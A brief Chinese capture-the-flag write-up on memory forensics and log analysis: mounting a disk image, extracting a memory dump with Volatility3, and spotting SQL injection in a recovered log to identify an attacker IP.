
染色后找到flag
内存取证及日志分析 | @Ron
DiskGenius打开查看分区起始位置

使用Linux mount img文件
sudo mount -o loop,offset=32256 ./disk1.img /mnt #offset=512*63=32256
将7z文件复制出来解压得到内存镜像
使用voltality3扫描文件

vol -f ./WIN-IRBP5Q8F25I-20250306-172341.raw windows.filescan.FileScan > filelist.txt
发现log文件,dump下来

vol -f ./WIN-IRBP5Q8F25I-20250306-172341.raw windows.dumpfiles.DumpFiles --physaddr 0x7c23ba40
直接打开很明显的sql注入
故114.10.143.92即为攻击者IP